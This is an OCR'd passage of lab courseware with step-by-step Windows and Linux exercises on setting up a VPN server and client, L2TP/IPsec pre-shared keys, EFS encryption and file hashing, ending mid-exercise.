- In the Help improve Ubuntu page, select Next.

Step 4
- On the Privacy page, select Next.

Step 5
- In the You're ready to go! page, select Done.

Step 6
- In the Software Updater pop-up, select Remind Me Later.
- Depending on your timing in the lab, this window may show up here or during the next few steps.

Step 7
- On the Ubuntu VM desktop, select the Firebox Web Browser on the left pane.

Step 8
- In Firefox, type the following into the URL field, then press Enter:
    - duckduckgo.com

Step 9
- Close Firefox in the Ubuntu VM

Step 10
- On the Ubuntu VM desktop, right-click and select Open in Terminal.

Step 11
- In the **Terminal** window, type the following and press **Enter:**
    - cd ~

Step 12
- In this Terminal window, type the following and press Enter:
    - ls

Step 13
- Close the Terminal window

Step 14

- In the Ubuntu VM, select the Power icon in the upper right corner of the screen, then select Power Off/Log Out.

Step 15

- In the Ubuntu VM, select Power Off.

Step 16

- In the Ubuntu VM, on the Power Off pop-up, select Power Off.

Step 17


- In Ubuntu 22.04.3 on ACIWIN11 - Virtual Machine Connection window, select File, then select Exit.

Step 18

- Close the Hyper-V Manager window.

Securing Enterprise Infrastructures

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Install and Configure a VPN Server

A Virtual Private Network (VPN) supports a secure and encrypted connection through an untrusted network, providing privacy, security, and anonymity. The connection can be established between an individual user or client and a server. In this exercise, you will install and configure a VPN server on ACIDM01. After completing this exercise, you should be able to: Install and Configure the VPN Server, Configure Monitoring and the Windows Firewall

Task 1 – Install and Configure the VPN Server

In this lab, ACIDM01 will be used as the VPN Server, ACIDC01 will host the user account and credentials in Active Directory, and ACIWIN11 will serve as the VPN Client. In this task, you will install and configure the VPN Server on ACIDM01.

Step 1
- Connect to ACIDM01.
- In the Server Manager window, select Add roles and features.

Step 2
- In the Add Roles and Features Wizard - Before you begin page, click Next.

Step 3
- In the Add Roles and Features Wizard - Select installation type page, click Next.

Step 4
- In the Add Roles and Features Wizard - Select destination server page, click Next.

Step 5
- In the Add Roles and Features Wizard - Select server roles page, tick the Remote Access checkbox from the Roles menu.
- Click Next.

Step 6
- In the Add Roles and Features Wizard - Select features page, click Next.

Step 7
- In the Add Roles and Features Wizard - Remote Access page, click Next.

Step 8
- In the Add Roles and Features Wizard - Select role services page, tick the DirectAccess and VPN (RAS) checkbox from the Role services menu.

Step 9
- In the Add Roles and Features Wizard pop-up window, select Add Features.

Step 10
- In the Add Roles and Features Wizard - Select role services page, click Next.

Step 11
- In the Add Roles and Features Wizard - Web Server Role (IIS) page, click Next.

Step 12
- In the Add Roles and Features Wizard - Select role services page, click Next.

Step 13
- In the Add Roles and Features Wizard - Confirm installation selections page, click Install.
- Remote Access provides the ability to connect and/or manage a machine from a remote location or device. It provides a path for Remote Desktop Services, Remote Desktop Protocol, and a VPN. The installation will take a few minutes.

Step 14

- In the Add Roles and Features Wizard - Installation progress page, once installation succeeds, click Close.

Step 15

- In the Server Manager, click the Notifications flag.

Step 16

- In the Server Manager - Notification pop-up window, click the Open the Getting Started Wizard link.

Step 17

- On the Configure Remote Access window, select Deploy VPN only.
- DirectAccess provides the ability to remotely access an internal network. Beginning with Windows Server 2019, DirectAccess was deprecated in favor of a VPN. In this lab, DirectAccess is not required.

Step 18

- In the Routing and Remote Access window, right-click on ACIDM01 (local) and select Configure and Enable Routing and Remote Access.

Step 19

- In the Routing and Remote Access Server Setup Wizard window, click Next.

Step 20

- In the Routing and Remote Access Server Setup Wizard - Configuration page, select the radio button next to Custom configuration.
- Click Next.

Step 21

- In the Routing and Remote Access Server Setup Wizard - Custom Configuration page, tick the checkbox next to VPN access.
- Click Next.

Step 22

- In the Routing and Remote Access Server Setup Wizard window, click Finish.

Step 23

- In the Routing and Remote Access pop-up window, click OK.
- This alert informs us that the ports required for Routing and Remote Access cannot be opened by the installer. This will require a manual configuration in the Windows Firewall.

Step 24

- In the Routing and Remote Access pop-up window, select Start service.

Step 25

- In the Routing and Remote Access window, right-click on ACIDM01 (local) and select Properties.

Step 26

- In the ACIDM01 (local) Properties window, select the IPv4 tab.
- The ACIDM01 server does not have a DHCP capability installed. For this reason, configure a DHCP pool that can be issued to a VPN client.

Step 27

- In the ACIDM01 (local) Properties - IPv4 tab, select the radio button next to Static address pool.
- Click Add.

Step 28

- In the New IPv4 Address Range pop-up window, enter the following:

```
Start IP address:  192.168.0.99
End IP address:    192.168.0.100
```

- Click OK
- For the 1 VPN client that is being configured, 2 IP Addresses are sufficient.

Step 29

- In the ACIDM01 (local) Properties window, click Apply.

Step 30

- In the ACIDM01 (local) Properties window, select the Logging tab.
- Logging is an essential security practice, especially for external connections to the private network. As stated in the ACIDM01 (local) Properties, these logs can be found in the %windir%\tracing directory.

Step 31

- In the ACIDM01 (local) Properties - Logging tab, select the radio button next to Log all events.
- Click Apply.

Step 32

- In the ACIDM01 (local) Properties window, click OK.

Step 33

- In the Routing and Remote Access window, select Remote Access Clients from the left pane.

Step 34

- Observe that 0 clients are connected.

Task 2 – Configure Monitoring and the Windows Firewall

Monitoring the VPN connection is essential. In this task, you will configure the logging of the VPN connection in Windows Event Viewer and configure the Windows Defender Firewall to allow VPN traffic.

Step 1

- Connect to ACIDM01.
- In the Type here to search textbox, type the following:

    - firewall.cpl
- Select firewall.cpl from the Best match pop-up menu.
- As noted during the VPN Server installation, Firewall rules must be configured to allow VPN remote access.

Step 2
- In the Windows Defender Firewall window, select the Allow an app or feature through Windows Defender Firewall link on the left pane.

Step 3
- In the Allowed apps window, scroll down in the Allowed apps and features menu and tick the checkbox next to Routing and Remote Access. Then tick the checkboxes for Domain, Private and Public.
- Click OK.
- Though our VPN will only connect through the Private network, the Public selection will be used to configure a connection with an external VPN client. In this case, for demonstration and simplicity, communications from the Domain, Private and Public networks will be allowed.

Step 4
- In the Type here to search textbox, type the following:
    - event viewer
- Select Event Viewer from the Best match pop-up menu.

Step 5
- In the Event Viewer window, select Create Custom View from the Actions pane.
- Custom View allows the creation of custom event logs and filtered events. In this case, you will filter for RAS Client events.

Step 6
- In the Create Custom View window, select the radio button next to By source.

Step 7
- In the Create Custom View window, click on the Event sources drop-down and tick the checkbox next to RasClient.

Step 8
- In the Create Custom View window, click OK.

Step 9
- In the Save Filter to Custom View window, type the following into the Name field:
    - RAS
- Click OK

Step 10
- In the Event Viewer window, expand the Windows Logs folder in the left pane.

Exercise 2 – Create a VPN User and Client

While a VPN client and server can create a secure connection, a user and user credentials are required to establish secure communication. In a Windows domain, users are created in Active Directory on the Domain Controller. The Windows VPN has the ability to support several VPN protocols, including Point-to-Point-Tunnelling Protocol (PPTP), Layer 2 Tunnelling Protocol (L2TP), Secure Socket Tunnelling Protocol (SSTP), and Internet Key Exchange with IPsec (IKEv2/IPsec). By default, through Automatic Configuration, a Windows Client will establish a PPTP VPN. In this exercise, you will create a VPN user in Active Directory on ACIDC01 and then configure a VPN client connection from ACIWIN11. After completing this exercise, you should be able to: Create and Configure a VPN User in Active Directory, Create and Test VPN Client Connection

Task 1 – Create and Configure a VPN User in Active Directory

Within Active Directory, you have Organizational Units (OU). OU are containers that are used for the organization and management of objects. In this task, you will create a User VPN OU and an account on ACIDC01 to be used through a VPN Client.

Step 1
- Connect to ACIDC01
- In the Server Manager window, select Tools, then select Active Directory Users and Computers

Step 2
- In Active Directory Users and Computers, right-click on aciplab.com and select New > Organizational Unit.
- An Organizational Unit is an Active Directory container used to organize users, groups, and computers. In this instance, Users with VPN access will be maintained in the Users VPN OU.

Step 3
- On the New Object - Organizational Unit pop-up window, enter the following into the Name field:
    - Users VPN
- Click OK

Step 4
- In Active Directory Users and Computers, right-click on the Users VPN Organizational Unit, then select New > User.
- Next, you will create the User account credentials for the remote VPN user.

Step 5
- In the New Object – User pop-up window, type the following:
    - **First Name:** Security
      Last Name: Plus

Step 6
- In the New Object - User pop-up window, type the following into the User logon name field:
    - Secplus
- Click Next

Step 7

- In the New Object - User pop-up window, type the following into the Password and Confirm passwords fields:
    - Passw0rd
- Untick the checkbox next to User must change password at next logon.
- Not requiring the user to change their password at next login is a poor security practice and is being used in this instance to simplify the demonstration.

Step 8
- In the New Object - User pop-up window, click Next.

Step 9
- In the New Object - User pop-up window, click Finish.

Step 10
- In Active Directory Users and Computers, right-click on the Security Plus user and select Properties.

Step 11
- In the Security Plus Properties window, select the Member Of tab.

Step 12
- In the Security Plus Properties - Member Of tab, click Add.

Step 13
- In the Select Groups pop-up window, type the following in the Enter the object names to select field:
    - remote desktop users
- Click Check Names
- The Remote Desktop Users group allows users to connect to computers remotely using the Remote Desktop Protocol. Though this is not required for this connection demonstration, it is shown to highlight its use in an enterprise environment.

Step 14
- In the Select Groups pop-up window, click OK.

Step 15
- In the Security Plus Properties - Member Of tab, click Apply.

Step 16
- In the Security Plus Properties window, select the Dial-in tab.

Step 17
- In the Security Plus Properties - Dial-in tab, select the radio button next to Allow access.
- Click OK.
- Dial-in access is required for a VPN connection or a dial-in connection.

Task 2 – Create and Test VPN Client Connection

Microsoft Windows includes a built-in VPN Client. In this task, create and test the VPN Client connection from ACIWIN11.

Step 1

- Connect to ACIWIN11.
- Click the Start charm and type the following:
    - vpn
- Select VPN settings from the Best match pop-up menu.

Step 2

- In the Settings window, select Add VPN on the Network & internet > VPN pane.

Step 3

- In Add a VPN connection window, select Windows (built-in) from the VPN provider drop-down menu.

Step 4

- In Add a VPN connection window, type the following into the Connection name field:
    - MyVPN

Step 5

- In the Add a VPN connection window, type the following into the Server name or address field:
    - 192.168.0.2
- Click Save

Step 6

- In the Network & internet > VPN pane, select Connect for MyVPN.
- This configures the VPN client for access.

Step 7

- In the Windows Security pop-up window, enter the following:
    - **Username:** Secplus@aciplab.com
      Password: Passw0rd
- Click OK
- The username ACIPLAB\Secplus could also have been used. It is connected to the same user account.
- Once the VPN is connected, we will lose access to the ACIWIN11 window. This is expected and is an artificiality that occurs when a new interface is connected on the ACIWIN11 machine. Additionally, one more step would be required if we were configuring the VPN to access the internal network through the Internet. This step is port forwarding on the public facing router. In that case, the VPN client would access the public facing enterprise router and be forwarded, via port forwarding, to the VPN server for connection. This step is not required in this lab network configuration.

Step 8

- Connect to ACIDM01.
- Restore the Routing and Remote Access window from the Taskbar.

Step 9

- In the Routing and Remote Access window, select Refresh from the horizontal toolbar.

Step 10

- In the Routing and Remote Access window, in the Remote Access Clients pane, right-click on ACIPLAB\Secplus and select Status.

Step 11

- In the Status pop-up window, observe the VPN client has been assigned the IP Address 192.168.0.100.
- Click Close.

Step 12

- Restore the Event Viewer window from the Taskbar.

Step 13

- In Event Viewer, select System from the Windows Logs folder.

Step 14

- In the Event Viewer - System pane, select the oldest entry in the most recent RemoteAccess Information logs.
- Cycle through the Remote Access logs from oldest to newest and discover that the 192.168.0.99 IP Address is being used by the Server Adapter. Additionally, the VPN client is connected to port VPN4-1, and the connection is encrypted. Finally, observe the VPN client has been assigned the IP address of 192.168.0.100.

Step 15

- Connect to ACIKALI
- If you are logged out of the ACIKALI device, log in with the password Passw0rd.
- Select Terminal Emulator on the Desktop Toolbar

Step 16

- In the Terminal window, type the following command and press Enter:
    - ping 192.168.0.100
- Though the ACIWIN11 machine is not viewable due to an artificiality in the lab network, the VPN connection has been made, and the VPN IP address is reachable via ping.

Step 17

- In the Terminal, press the Ctrl+C keys to interrupt the ping command.
- Close the Terminal window.

Exercise 3 – Configure a L2TP/IPsec VPN

The L2TP provides a secure tunnel for data, but it does not provide encryption on its own, so it is usually used in conjunction with an encryption protocol such as IPsec. IPsec is a suite of protocols that provide encryption and authentication for VPN connections. EAP, the Extensible Authentication Protocol, is used for authentication of the VPN connection. An L2TP/IPsec VPN establishes a high level of security for

secure data transmission. In this exercise, you will configure an L2TP/IPsec VPN. After completing this exercise, you should be able to: Configure and Test an L2TP/IPsec VPN

Task 1 – Configure and Test an L2TP/IPsec VPN

An L2TP/IPSec VPN can be configured with a Pre-Shared Key between the Client and Server, enabling authentication. The combination of security parameters and keys is described by a Security Association, which is a one-way logical connection between two devices. The Security Association includes IP Addresses for the connected devices, cryptographic protocols and algorithms used for encryption, authentication and integrity checks, as well as any keys that are used between the client and server. In this task, you will configure and test an L2TP/IPsec VPN.

Step 1
- Connect to ACIDM01.
- Restore the Routing and Remote Access window from the Taskbar.

Step 2
- In the Routing and Remote Access window, right-click on ACIPLAB\Secplus and select Disconnect.

Step 3
- Select Microsoft Edge on the Taskbar.
- In the Microsoft Edge browser window, type the following in the URL bar:
  - pskgen.com
- Press Enter
- This website is being used to generate a Pre-Shared Key. There are several websites and processes that could be used to serve this purpose.

Step 4
- In Microsoft Edge, type the following:
  -
```
Password 1:  complexpasswordnumber1
Password 2:  complexpasswordnumber2
```
- Click Generate

Step 5
- In Microsoft Edge, highlight and right-click on the New Shared Secret, then select Copy.

Step 6
- Restore the Routing and Remote Access window from the Taskbar.

Step 7
- In the Routing and Remote Access window, right-click on ACIDM01 (local) and select Properties.

Step 8
- In the ACIDM01 (local) Properties window, select the Security tab.

Step 9

- In the ACIDM01 (local) Properties - Security tab, tick the Allow custom IPsec policy for L2TP/IKEv2 connection checkbox.

Step 10

- In the ACIDM01 (local) Properties - Security tab, right-click in the Preshared Key field and select Paste.
- An L2TP with IPsec requires a shared secret between the VPN server and the VPN client for authentication. This step installs the shared secret on the VPN server.

Step 11

- In the ACIDM01 (local) Properties window, click OK.

Step 12

- In the Routing and Remote Access pop-up, click OK.
- This warning indicates the Routing and Remote Access service needs to be restarted.

Step 13

- Type the following in the Type here to search textbox:
    - services
- Select Services from the Best match pop-up menu.

Step 14

- In the Services window, scroll down and right-click on Routing and Remote Access, then select Restart.

Step 15

- Connect to ACIWIN11.
- If required, press the circular arrow on the device toolbar to reconnect to ACIWIN11.
- With the VPN disconnected, ACIWIN11 merely needs to be reconnected for full access.

Step 16

- In the Settings - Network & internet > VPN pane, click Add VPN
- In the Add a VPN connection window, select Windows (built-in) from the VPN provider drop-down menu.

Step 17

- In the Add a VPN connection window, type the following in the Connection name field:
    - MyL2TPVPN

Step 18

- In the Add a VPN connection window, type the following into the Server name or address field:
    - 192.168.0.2

Step 19

- In the Add a VPN connection window, select L2TP/IPsec with pre-shared key from the VPN type drop-down menu.

Step 20

- In the Add a VPN connection window, enter the Pre-shared key created in Steps 4 and 5 of this task into the Pre-shared key field.
- Click Save.
- As discussed, a shared secret between the VPN server and the VPN client is required for authentication in this configuration. The Pre-Shared key, created on ACIDM01, could be recreated on ACIWIN11 or transferred via the intranet MyFiles capability.

Step 21
- In the Settings window, select Connect for the MyL2TPVPN.

Step 22
- In the Windows Security pop-up window, type the following into the username and password fields:
    - ```
      Secplus@aciplab.com
      Passw0rd
      ```
- Click OK

Step 23
- Connect to ACIDM01.
- Restore the Routing and Remote Access window from the Taskbar.

Step 24
- In the Routing and Remote Access window, select Ports from the left pane.
- Observe that an L2TP port is active from the VPN connection.

Step 25
- In the Search bar, type the following:
    - windows defender
- Select Windows Defender Firewall with Advanced Security from the Best match pop-up menu.

Step 26
- In the Windows Defender Firewall with Advanced Security window, expand the Monitoring folder in the left pane.

Step 27
- In the Windows Defender Firewall with Advanced Security window, expand the Security Associations folder in the left pane.

Step 28
- In the Windows Defender Firewall with Advanced Security window, select the Main Mode folder.
- In the middle pane, right-click on 192.168.0.2 and select Properties.
- The Main mode security association is the first phase in establishing a secure connection via IPsec. Observe the Encryption, Integrity, and Key Exchange information.

Step 29
- In the 192.168.0.2 Properties window, click OK.
      ```

Step 30

- In the Windows Defender Firewall with Advanced Security window, select the Quick Mode folder.
- In the middle pane, right-click on 192.168.0.2 and select Properties.
- Following the first phase of the security association, the Quick Mode is used to negotiate additional parameters for data encryption and communication. Observe the protocol, port number and ESP configuration. The Encapsulating Security Payload provides confidentiality, integrity, and authentication of data transferred over the connection.

Step 31

- In the 192.168.0.2 Properties window, click OK.

Step 32


- Restore the Routing and Remote Access window from the Taskbar.

Step 33

- In the Routing and Remote Access window, select Remote Access Clients on the left pane.
- Right-click on ACIPLAB\Secplus and select Disconnect.

Data Protection Strategies

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Encryption

Encrypting File System (EFS) is a Windows operating system tool that allows users to encrypt individual files and folders. EFS can be used through the File Explorer or in a command-line using the “cipher” command. EFS integrates seamlessly with the Windows NTFS file system, allowing for the secure storage and retrieval of encrypted files. In this exercise, you will conduct file and folder level encryption from Windows Explorer and the Windows Command Prompt. After completing this exercise, you should be able to: Encrypt a File, Encrypt a Folder

Task 1 – Encrypt a File

Cipher.exe is a command-line tool that encrypts and decrypts files and folders on an NTFS file system. Once a file or folder is encrypted, the keys are associated with the user account that performed the encryption. This means that a user's encrypted file will not be readable from another user's account and that any encrypted file will automatically be decrypted if it is opened from the user account that conducted the encryption. In this task, you will use cipher.exe to encrypt a file.

Step 1
- Connect to ACIWIN11.
- Select File Explorer on the Taskbar.

Step 2
- In File Explorer, navigate to This PC\Documents\Module_10_Folder.

Step 3
- In **File Explorer,** in the navigation path, type the following:
  - cmd
- Press Enter

Step 4
- In the **Command Prompt** window, type the following and press **Enter**:
  - echo "This is a new file" > newfile.txt

Step 5
- In the Command Prompt window, type the following and press Enter
  - ```
    cipher /e
    "C:\Users\Administrator\Documents\Module_10
    _Folder\newfile.txt"
    ```

Step 6
- Observe the newfile.txt was encrypted. The "/e" in the command is used to encrypt specific files or directories. The "/d" switch would be used to decrypt a file.
- Restore the File Explorer window from the Taskbar.

Step 7
- Observe the newfile.txt file has a lock on its icon, indicating the file has been encrypted.
- Close the Command Prompt window

Task 2 – Encrypt a Folder

As encryption is done at the file level, encryption can occur at the folder level using EFS. In this task, you will use File Explorer to encrypt a folder.

Step 1
- Connect to ACIWIN11, where the File Explorer window is open.
- In File Explorer, navigate to This PC\Documents.
- Right-click on Module_11_Folder and select Properties.
    ```

Step 2
- In the Module_11_Folder Properties window, select Advanced.

Step 3
- In the Advanced Attributes window, tick the checkbox next to Encrypt contents to secure data.
- Click OK.

Step 4
- In the Module_11_Folder Properties window, click OK.

Step 5
- In the Confirm Attribute Changes pop-up window, click OK.

Step 6
- In File Explorer, double click on Module_11_Folder.
- Since the icons in File Explorer are small, it is difficult to see, but the Module_11_Folder now displays a lock on its icon, indicating the folder has been encrypted.

Step 7
- In File Explorer, select View, then select Extra large icons from the drop-down menu.

Step 8
- Observe, with the extra-large icons, that there is a lock on each of the files, indicating they are encrypted.
- Close the File Explorer window

Exercise 2 – Hashing

Hashing is a cryptographic process that creates a unique representation of any size data in a fixed-size string of characters. Hashing is used to verify the integrity of files, folders, and volumes of information because if anything associated with that hashed data changes, the subsequent hash output will also change, indicating a change has been made to the file, folder, or volume of information that has been hashed. Hashing is a one-way algorithm. Mathematically, it is not possible to reverse the hashing algorithm and determine the plaintext input that was used to create the hash. In this exercise, you will manually conduct hashing in both a Windows and Linux environment. After completing this exercise, you should be able to: Conduct Hashing in Windows, Conduct Hashing in Linux

Task 1 – Conduct Hashing in Windows

In Windows, hash values can be computed in the command-line using the certutil command for common hashes such as MD2, MD4, MD5, SHA-1, SHA-256, and SHA-512. In this task, you will manually compute hashes in the Windows Command Prompt.

Step 1
- Connect to ACIWIN11
- Select File Explorer on the Taskbar

Step 2
- In File Explorer, navigate to This PC > ACIHDD (D:)\Module_9_Folder

Step 3

- In **File Explorer**, in the navigation path, type the following:
  - cmd
- Press Enter

Step 4

- In the **Command Prompt** window, type the following and press **Enter**:
  - ```
    certutil –hashfile counter.js MD5
    ```
- The command conducts an MD5 hash on the counter.js file.

Step 5

- In the **Command Prompt** window, type the following and press **Enter**:
  - ```
    certutil –hashfile counter.js SHA1
    ```
- The command conducts an SHA-1 hash on the counter.js file.

Step 6

- In the Command Prompt window, type the following and press Enter:
  - ```
    certutil –hashfile counter.js SHA256
    ```
- Observe the output of each hashing algorithm is a different length. The output length of MD5 is 128 bits, the output length of SHA-1 is 160 bits, and the output length of SHA-256 is 256 bits.

Step 7

- Close the Command Prompt window

Step 8

- Close the File Explorer window.

Task 2 – Conduct Hashing in Linux

In Linux, hash values can also be conducted in the command-line for common hashes such as MD5, SHA-1, SHA-256, and SHA-512. In this task, you will manually compute hashes in the Linux command-line.

Step 1

- Connect to ACIKALI.
- Select the Terminal Emulator on the desktop Toolbar.

Step 2

- In the Terminal window, type the following and press Enter:
  - cd Documents/Module_9_Folder

Step 3

- In the Terminal window, type the following and press Enter:
    ```

    - ls -la
- The “ls” command lists files and directories. “la” designates that the display should use the detailed long format and include all files (including hidden files and directories).
- Observe there are three files in this folder: idmyhash.txt, mytext.txt, and stars.jpg.

Step 4
- In the Terminal window, type the following and press Enter:
    - md5sum mytext.txt

Step 5
- In the Terminal window, type the following and press Enter:
    - md5sum * > hashcheck.txt
- The “*” indicates that all files in the current directory should be hashed. The “>” directs the output of the md5sum command to a file called hashcheck.txt.

Step 6
- In the Terminal window, type the following and press Enter:
    - cat hashcheck.txt
- Observe md5 hashes for the three files in the current directory.

Step 7
- In the Terminal window, type the following and press Enter:
    - echo CHANGE >> mytext.txt
- The “>>” characters are used to append a string to the end of the file, rather than “>” which would replace the contents of the file.

Step 8
- In the Terminal window, type the following and press Enter:
    - tail -n 1 mytext.txt
- By default, the tail command displays the last 10 lines of a file. The “-n” switch designates the number of last lines to be displayed, in this case, 1, so only the last line is displayed.
- Observe the string “CHANGE” has been appended to the last line of the file. This change will change the hash output of the mytext.txt file.

Step 9
- In the Terminal window, type the following and press Enter:
    - md5sum mytext.txt
- Observe the MD5 hash values of the unmodified mytext.txt file and modified mytext.txt file are different. This indicates a change in the file has occurred.

Step 10
- In the Terminal window, type the following and press Enter:
    - md5sum -c hashcheck.txt
- The “-c” switch instructs the command to check the checksums of the files against a provided list (the hashcheck.txt file). Observe the output indicates, as expected, that the mytext.txt file hashcheck has failed. This is because of the change made to the file.

Step 11
- In the Terminal window, type the following and press Enter:

    - cat idmyhash.txt
- Observe there are 5 hashes in this file. The hash outputs are of different lengths, indicating they may be using different hashing algorithms, but that which algorithm is being used is not clear.

Step 12
